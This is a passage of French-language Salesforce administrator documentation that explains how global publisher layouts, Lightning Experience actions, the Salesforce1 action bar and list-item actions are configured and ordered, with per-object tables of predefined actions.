2. Cliquez sur **Attribution de présentation d'éditeur**.
3. Cliquez sur **Modifier l'attribution**.
4. Sélectionnez un profil utilisateur en cliquant n'importe où sur sa ligne dans le tableau.
5. Dans la liste déroulante Présentation d'éditeur à utiliser, sélectionnez la présentation d'éditeur globale que vous souhaitez attribuer au profil en surbrillance.
6. Enregistrez la présentation.

CONSULTER ÉGALEMENT :

Ajout d'actions aux présentations d'éditeur globales

Présentations d'éditeur globales

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

AUTORISATIONS UTILISATEUR

Pour créer des actions :
- Personnaliser l'application

Pour personnaliser des présentations d'action et des présentations de page :
- Personnaliser l'application

Pour afficher des présentations de page :
- Afficher la configuration

## Actions dans Lightning Experience

Dans Lightning Experience, les actions sont affichées dans le menu Actions globales dans l'en-tête, dans les éléments de vue de liste et à plusieurs emplacements d'une page d'enregistrement. L'endroit où elles s'affichent sur la page d'un enregistrement dépend du type d'action.

Éditions


Disponible avec : Salesforce Classic et Lightning Experience

Les actions rapides sont disponibles dans : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

Actions de zone de dessin personnalisées disponibles avec : **Professional** (avec Zone de dessin Force.com activé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Actions du menu Actions globales


Le menu Actions globales affiche une sélection d'actions globales depuis la section Actions Salesforce1 et Lightning Experience de la présentation d'éditeur globale. Plus précisément, les types d'action globale suivants sont pris en charge dans le menu : actions rapides Consigner un appel et Créer un enregistrement qui pointent vers les objets Événements, Notes et Tâches.




Les éléments du menu sont affichés dans l'ordre dans lequel ils sont répertoriés dans la section Actions Salesforce1 et Lightning Experience de la présentation de page.

### Actions sur les éléments de vue de liste


À l'exception de l'objet Tâches, seules les actions de boutons standard sont prises en charge sur les éléments de vue de liste. Les éléments dans les vues de liste Tâches contiennent la liste complète des actions disponibles pour les tâches.



## Actions sur les pages d'enregistrement

Voici un exemple de page de contact dans Lightning Experience.

**Remarque:** Les espaces de travail des opportunités et des pistes ont des structures différentes mais les actions sont présentées de la même façon sur ces pages.




Le menu d'action au niveau de la page, dans le panneau de présentation de l'enregistrement (**1**), inclut :

- Actions de productivité
- Actions rapides globales et spécifiques aux objets, à l'exception de celles qui concernent la création de tâches, la création d'événements et la consignation des appels.
- Boutons standard
- Action rapides de composant Visualforce personnalisées
- Action rapides Visualforce personnalisées
- Boutons Visualforce personnalisés
- Actions de zone de dessin

Les actions qui apparaissent dans le menu d'action au niveau de la page apparaissent dans l'ordre dans lequel elles sont répertoriées dans la section Actions Salesforce1 et Lightning Experience de la présentation de page.

**Remarque:** Les boutons personnalisés qui appellent un code JavaScript ne sont pas pris en charge dans Lightning Experience.


L'onglet Activité (**2**) contient les actions Consigner un appel et les actions rapides Créer un enregistrement qui pointent vers les objets Évènements et Tâches. Il contient également le bouton standard E-mail.

L'onglet Chatter (**3**) contient les actions Chatter standard. Par défaut, seules les actions Publication et Sondage sont prises en charge et si vous avez des Groupes, l'action Annonce. Certains objets prennent en charge d'autres actions Chatter standard prédéfinies par Salesforce.

## Actions dans les listes associées


Les listes associées (**4**) contiennent les boutons standard qui se trouvent normalement sur les listes associées. Généralement, il s'agit simplement du bouton Nouveau.

Exemple: Imaginons que vous disposez de ces actions sur votre présentation de page Contact dans la section Actions Salesforce1 et Lightning Experience.





Vous disposez d'action rapides (Nouveau compte, Nouvel événement, Nouvelle tâche), d'une action de productivité (Appel), de boutons standard (Modifier, Supprimer, Cloner, Envoyer un e-mail) et d'actions Chatter (Sondage, Publication). Voici comment ces actions s'affichent sur une page d'enregistrement de contact dans Lightning Experience.


- Les actions contenues dans le menu d'action au niveau de la page sont une combinaison des actions rapides, des actions de productivité et des boutons standard dans l'ordre dans lequel ils sont répertoriés dans la présentation de page. Bien qu'elles soient des actions rapides, Nouvel événement et Nouvelle tâche n'apparaissent pas ici.




- Les actions Chatter en haut de la liste des actions sont dans l'onglet Chatter.




- Les actions associées aux activités (E-mail, Nouvel événement, Nouvelle tâche) sont affichées sous l'onglet Activité.




Ordre des actions dans Lightning Experience

Dans Lightning Experience, les actions figurant sur les pages d'enregistrement sont dérivées de la liste d'actions de la section Actions Salesforce1 et Lightning Experience de la présentation de page de cet objet. Dans les présentations d'éditeur global, la même section détermine les actions globales qui sont affichées dans le menu Actions globales.

CONSULTER ÉGALEMENT :

Ordre des actions dans Lightning Experience

Actions

## Ordre des actions dans Lightning Experience

Dans Lightning Experience, les actions figurant sur les pages d'enregistrement sont dérivées de la liste d'actions de la section Actions Salesforce1 et Lightning Experience de la présentation de page de cet objet. Dans les présentations d'éditeur global, la même section détermine les actions globales qui sont affichées dans le menu Actions globales.

Si vous n'avez pas personnalisé la section Actions Salesforce1 et Lightning Experience de la présentation de page d'un objet, les actions rapides affichées dans les pages d'enregistrement de l'objet sont dérivées des :

- Actions de la présentation de l'éditeur global
- Boutons standard et personnalisés de la section des boutons de la présentation de page de l'objet

Si vous personnalisez la section Actions de Salesforce1 et Lightning Experience, les boutons standard et personnalisés de la section des boutons de la présentation de page ne sont pas automatiquement inclus dans la liste d'actions. Vous devez ajouter les boutons en tant qu'actions depuis la catégorie Actions Salesforce1 et Lightning dans la palette.

Les actions de chaque section de la page d'enregistrement respectent l'ordre de ses types d'actions sur la présentation de page.

Remarque: Les modifications de la section Actions Salesforce1 et Lightning Experience de la présentation de page sont répercutées dans Salesforce1 et Lightning Experience.

Le menu Actions globales ( ) dans l'en-tête de Lightning Experience affiche les actions globales suivantes depuis la section Actions Salesforce1 et Lightning Experience de la présentation d'éditeur globale : Actions Consigner un appel et actions rapides Créer un enregistrement qui pointent vers les objets Événements, Notes et Tâches.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les actions rapides sont disponibles dans : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

Actions de zone de dessin personnalisées disponibles avec : **Professional** (avec Zone de dessin Force.com activé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Actions dans Lightning Experience


Actions

## Barre d'actions de Salesforce1

Les utilisateurs de Salesforce1 ont désormais un emplacement central pour accéder aux actions, sans les rechercher. La barre d'actions et son menu d'action associé regroupent les actions de différents emplacements dans Salesforce1, à un emplacement unique.

Dans Salesforce1, les actions de productivité, les boutons d'enregistrement standard et personnalisé et les actions rapides sont affichés dans la barre d'actions et dans le menu d'actions ( ). La barre d'actions et le menu d'actions affichent toutes les actions disponibles pour une page donnée.

**Actions Salesforce1 dans la barre d'actions et le menu d'actions**




La barre d'actions est affichée dans la plupart des écrans de l'application, notamment dans le fil, les groupes, les profils utilisateur, les tableaux de bord et les rapports, les vues d'enregistrement d'objet standard et personnalisé, les listes associées et les résultats de recherche. La disponibilité des actions dépend de l'emplacement de l'utilisateur dans Salesforce1 et de la configuration des présentations de page et des présentations de l'éditeur dans votre organisation.

Les utilisateurs peuvent afficher certains ou tous les types d'action dans la barre d'actions (y compris le menu des actions).

- Actions de productivité : les actions Envoyer un e-mail ( ), Appel ( ), Mapper ( ), Afficher le site Web ( ) et Lire les actualités ( ) sont disponibles dans les comptes, les contacts, les pistes et les comptes personnels. Les actions Message rapide ( ), Joindre une conférence ( ) et Mapper ( ) sont disponibles dans les événements du calendrier mobile de Salesforce Today.

  **Conseil:** Une action de productivité est affichée uniquement si un enregistrement inclut les informations auxquelles l'action est liée. Par exemple, l'action Envoyer un e-mail dépend de l'enregistrement qui contient une adresse e-mail. L'action Afficher le site Web nécessite que l'enregistrement contienne l'URL du site Web.

- Boutons personnalisés et standard : les boutons (notamment Modifier, Supprimer ou Cloner) inclus dans la section Boutons de la présentation de page d'un objet sont disponibles dans Salesforce1 en tant qu'actions dans la barre d'actions des pages d'enregistrement. Si vous n'avez pas personnalisé l'ordre des actions, l'ordre des boutons dans la section des boutons de la présentation de page est utilisé. Toutefois, l'emplacement du bouton Modifier est fixe.

  **Remarque:** Les liens personnalisés, les boutons personnalisés ajoutés à des vues de liste et les boutons personnalisés qui définissent la source du contenu tels que `OnClick JavaScript` ne sont pas pris en charge et ne sont pas affichés dans Salesforce1.

- Actions rapides : si vous ajoutez, supprimez ou réorganisez des actions dans la barre d'actions de la présentation d'éditeur globale ou de la présentation de page d'un objet, les modifications sont reflétées dans Salesforce1.
- Actions Chatter standard : actions uniques de Chatter, telles que Publication, Fichier, Lien ou Sondage.

## Quelles sont les exceptions ?

- Dans les fils d'enregistrement, le bouton **Suivre**/**Ne plus suivre** reste placé dans la zone de présentation de la page.

- Dans les fils de groupes publics et privés, les boutons **Joindre un groupe** et **Demander à joindre** restent placés dans la zone de présentation, mais le bouton **Quitter le groupe** se situe dans la barre d'actions.

### Quelles sont les conséquences pour la personnalisation de la marque ?

Une seule version d'icône personnalisée est acceptée. Les icônes d'action personnalisées que vous avez créées avant la version Winter '15 sont toujours prises en charge, mais elles sont tronquées dans la barre d'actions. Pour optimiser l'affichage de vos icônes d'action personnalisées dans la barre d'actions, suivez les instructions ci-dessous.

- L'icône doit être de 72 x 72 pixels. Utilisez l'ensemble des pixels de l'image, ne laissez aucun espace autour de l'image comme dans les versions antérieures.
- Enregistrez l'image au format PNG avec un arrière-plan transparent et une taille de fichier inférieure à 10 Ko.
- Utilisez une résolution de 72 dpi.
- Définissez l'icône du graphisme sur une couleur blanche ou plus claire que l'arrière-plan.
- Évitez les ombres internes ou externes foncées.
- Utilisez un style simple et plat semblable à la famille d'icônes de Salesforce1.

Actions d'élément de liste dans Salesforce1

Les actions d'élément de liste correspondent à une version de la barre d'actions qui est disponible pour des éléments dans les vues de liste, les listes de tâches et les listes d'enregistrements associés. Elles permettent aux utilisateurs de Salesforce1 de mettre à jour les enregistrements directement à partir des listes, sans les ouvrir.

Organisation des actions dans la barre d'actions de Salesforce1

La section Actions Salesforce1 et Lightning Experience d'une présentation de page ou d'une présentation d'éditeur globale, détermine les actions qui sont affichées dans la barre d'actions de Salesforce1. Elle permet également de personnaliser l'ordre des actions rapides, des actions de productivité, ainsi que des boutons standard et personnalisés disponibles en tant qu'actions.

Organisation des actions prédéfinies dans la barre d'actions et dans les actions d'élément de liste de Salesforce1

Les présentations de page de votre organisation et les présentations de l'éditeur contrôlent l'ordre dans lequel les actions s'affichent dans la barre d'actions ainsi que les actions d'élément de liste Salesforce1. Si vous ne personnalisez pas les actions de la barre d'actions d'une présentation de page ou d'une présentation d'éditeur globale, l'emplacement des principales actions est prédéfini par Salesforce.

Considérations relatives aux actions dans Salesforce1

CONSULTER ÉGALEMENT :

Organisation des actions prédéfinies dans la barre d'actions et dans les actions d'élément de liste de Salesforce1

Organisation des actions dans la barre d'actions de Salesforce1

Actions d'élément de liste dans Salesforce1

Considérations relatives aux actions dans Salesforce1

## Actions d'élément de liste dans Salesforce1

Les actions d'élément de liste correspondent à une version de la barre d'actions qui est disponible pour des éléments dans les vues de liste, les listes de tâches et les listes d'enregistrements associés. Elles permettent aux utilisateurs de Salesforce1 de mettre à jour les enregistrements directement à partir des listes, sans les ouvrir.

Pour utiliser des actions d'éléments de liste, accédez à une vue de liste ou à une liste de tâches, ou ouvrez une liste associée à partir de la page d'informations associées d'un objet. Balayez ensuite vers la gauche sur l'enregistrement souhaité.


Pour masquer les actions d'éléments de liste, balayez l'élément vers la droite ou touchez un autre élément de la liste.

### Vues de liste

Les actions d'élément de liste n'affichent pas les mêmes actions qui sont disponibles dans la barre d'actions lors de la visualisation de l'enregistrement d'un objet. Par exemple, lorsqu'un utilisateur visite un enregistrement d'opportunité dans Salesforce1, la barre d'actions contient les actions de la section Actions Salesforce1 et Lightning Experience de la présentation de page de l'opportunité.


Cependant, lorsque l'utilisateur balaie vers la gauche sur une opportunité dans une vue de liste, comme vous pouvez l'observer ci-dessous, les actions affichées proviennent de la liste d'actions prédéfinies des opportunités. Pour consulter les actions prédéfinies pour chaque objet, reportez-vous à Organisation des actions prédéfinies dans la barre d'actions et dans les actions d'élément de liste de Salesforce1.

| Vue de liste Toutes les opportunités. | Balayez un élément de liste vers la gauche pour afficher les actions d'éléments de liste. | Touchez pour afficher le menu d'actions, qui comprend la liste complète des actions disponibles avec l'élément de liste. |
|---|---|---|




### Listes associées

Les actions des éléments de liste associée dans Salesforce1 reflètent les mêmes actions que la liste associée dans Lightning Experience. Elles correspondent généralement aux actions standard Modifier et Supprimer, mais peuvent varier selon l'objet. Par exemple, dans Lightning Experience, les actions disponibles dans le menu déroulant d'une liste associée Opportunité sont identiques à celles que les utilisateurs de Salesforce1 affichent en balayant vers la gauche sur le même enregistrement de la liste associée.




**Remarque:** Les éléments de liste des tâches et des événements sont différents des autres objets lorsqu'ils sont affichés dans des listes associées. Dans Salesforce1, lorsque vous touchez l'élément Tâches dans le menu, vous pouvez balayer vers la gauche sur un élément dans la vue de liste Mes tâches et afficher les actions prédéfinies pour les tâches. Cependant, les tâches et les événements des listes associées Activités en cours et Historique des activités dans Salesforce1 ne contiennent aucune action et ne peuvent pas être balayés.

CONSULTER ÉGALEMENT :

- Barre d'actions de Salesforce1
- Organisation des actions dans la barre d'actions de Salesforce1
- Considérations relatives aux actions dans Salesforce1

## Organisation des actions dans la barre d'actions de Salesforce1

La section Actions Salesforce1 et Lightning Experience d'une présentation de page ou d'une présentation d'éditeur globale, détermine les actions qui sont affichées dans la barre d'actions de Salesforce1. Elle permet également de personnaliser l'ordre des actions rapides, des actions de productivité, ainsi que des boutons standard et personnalisés disponibles en tant qu'actions.

Si vous personnalisez la section Actions Salesforce1 et Lightning Experience d'une présentation, Salesforce1 répercute vos personnalisations.

Si vous personnalisez la section Actions rapides dans l'éditeur Salesforce Classic, mais pas la section Salesforce1, les actions de la barre d'actions de Salesforce1 sont une combinaison de ces actions dans la section Actions rapides dans l'éditeur Salesforce Classic avec en plus tous les boutons standard et personnalisés qui existent dans la présentation de page.

Si vous personnalisez la section Actions de Salesforce1 et Lightning Experience, les boutons standard et personnalisés de la section des boutons de la présentation de page ne sont pas automatiquement inclus dans la liste d'actions. Vous devez ajouter les boutons en tant qu'actions depuis la catégorie Actions Salesforce1 et Lightning dans la palette.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

Si aucune section n'est personnalisée, la barre d'actions hérite d'un ensemble d'actions par défaut prédéfini par Salesforce. Les actions diffèrent selon les objets, en fonction des activités les plus courantes ou spécifiques requises pour chaque objet.

CONSULTER ÉGALEMENT :

- Organisation des actions prédéfinies dans la barre d'actions et dans les actions d'élément de liste de Salesforce1
- Barre d'actions de Salesforce1
- Considérations relatives aux actions dans Salesforce1

## Organisation des actions prédéfinies dans la barre d'actions et dans les actions d'élément de liste de Salesforce1

Les présentations de page de votre organisation et les présentations de l'éditeur contrôlent l'ordre dans lequel les actions s'affichent dans la barre d'actions ainsi que les actions d'élément de liste Salesforce1. Si vous ne personnalisez pas les actions de la barre d'actions d'une présentation de page ou d'une présentation d'éditeur globale, l'emplacement des principales actions est prédéfini par Salesforce.

Important: Cet ordre prédéfini s'applique uniquement à la barre d'actions Salesforce1 si vous *n'avez pas* personnalisé la section Actions Salesforce1 et Lightning Experience dans la présentation de page d'un objet ou la présentation d'éditeur globale.

Les actions rapides de l'ensemble prédéfini sont dérivées des actions de la section « Actions rapides dans l'éditeur Salesforce Classic » de la présentation de page d'objet ou la présentation d'éditeur globale.

**Dans les présentations de page d'objet, lorsque la section Salesforce1 n'est pas personnalisée :**

Si vous avez personnalisé les exactions de la section Actions rapides de l'éditeur Salesforce Classic, les actions rapides de la barre d'actions reflètent ces personnalisations.

Si aucune section n'est personnalisée, les actions rapides de la barre d'actions proviennent de la section Actions rapides de l'éditeur Salesforce Classic de la présentation d'éditeur globale.

**Dans les présentations d'éditeur globales, lorsque la section Salesforce1 n'est pas personnalisée :**

Si la section Actions rapides de l'Éditeur Salesforce Classic est personnalisée, les actions rapides de la barre d'actions héritent de ces personnalisations.

Si aucune section n'est personnalisée, les actions rapides de la barre d'actions des pages globales appliquent par défaut un ensemble prédéfini par Salesforce.

Les actions prédéfinies de la barre d'actions, les actions d'élément de liste et les menus d'action associés sont divisés en groupes. L'organisation de ces groupes est fixe. L'ordre des actions dans les groupes peut varier en fonction de l'objet et des actions présentes dans la présentation d'éditeur globale ou la présentation de page d'un objet. Tous les objets ou pages n'affichent pas tous les groupes.

Remarque: Les actions des éléments de vue de liste reflètent uniquement l'ensemble prédéfini d'actions de cet objet. Par exemple, supposons que vous visualisez la liste Tous les comptes dans Salesforce1. Si vous balayez vers la gauche sur un élément de compte de la liste, une série d'actions est affichée. Ces actions proviennent de la liste d'actions prédéfinie dans les comptes de ce graphique. Vous pouvez toujours afficher Appeler, Modifier et Supprimer. Les autres actions de l'élément de la vue de liste respectent l'ordre et les règles définis dans les groupes d'actions du graphique.

Voici la répartition des actions incluses dans chaque groupe pour chaque objet ou page.

| Objet ou page | Groupe d'actions 1 | Groupe d'actions 2 | Groupe d'actions 3 | Groupe d'actions 4 | Groupe d'actions 5 | Groupe d'actions 6 |
|---|---|---|---|---|---|---|
| Compte | 1. Appel, 2. Nouvelle tâche, 3. Nouvel événement, 4. Publication | 5. Modifier | Actions rapides restantes de la section Actions rapides de l'Éditeur Salesforce Classic. Si cette section n'est pas personnalisée, les actions rapides restantes sont héritées de la section Actions rapides de l'Éditeur Salesforce Classic de la *présentation d'éditeur globale*. | Boutons personnalisés pris en charge dans Salesforce1, dans l'ordre défini par la présentation de page.* | Boutons standard restants pris en charge dans Salesforce1, dans l'ordre défini par la présentation de page. | Envoyer un SMS (si le champ `Téléphone` est renseigné)<br>Afficher le site web (si le champ `Site web` est rempli) |
| Requête | Les actions de la section Actions rapides dans l'éditeur Salesforce Classic. Si cette section n'est pas personnalisée, les actions rapides sont héritées de la section Actions rapides de l'éditeur Salesforce Classic de la *présentation d'éditeur globale*. | Modifier | | Boutons personnalisés pris en charge dans Salesforce1, dans l'ordre défini par la présentation de page.* | Boutons standard restants pris en charge dans Salesforce1, dans l'ordre défini par la présentation de page. | |

| Objet ou page | Groupe d'actions 1 | Groupe d'actions 2 | Groupe d'actions 3 | Groupe d'actions 4 | Groupe d'actions 5 | Groupe d'actions 6 |
|---|---|---|---|---|---|---|
| Contact | 1. Appel, 2. Envoyer l'e-mail, 3. Tâche, 4. Nouvel événement | 5. Modifier | Actions rapides restantes de la section Actions rapides de l'Éditeur Salesforce Classic. Si cette section n'est pas personnalisée, les actions rapides restantes sont héritées de la section Actions rapides de l'Éditeur Salesforce Classic de la *présentation d'éditeur globale*. | Boutons personnalisés pris en charge dans Salesforce1, dans l'ordre défini par la présentation de page.* | Boutons standard restants pris en charge dans Salesforce1, dans l'ordre défini par la présentation de page. | Envoyer un SMS |
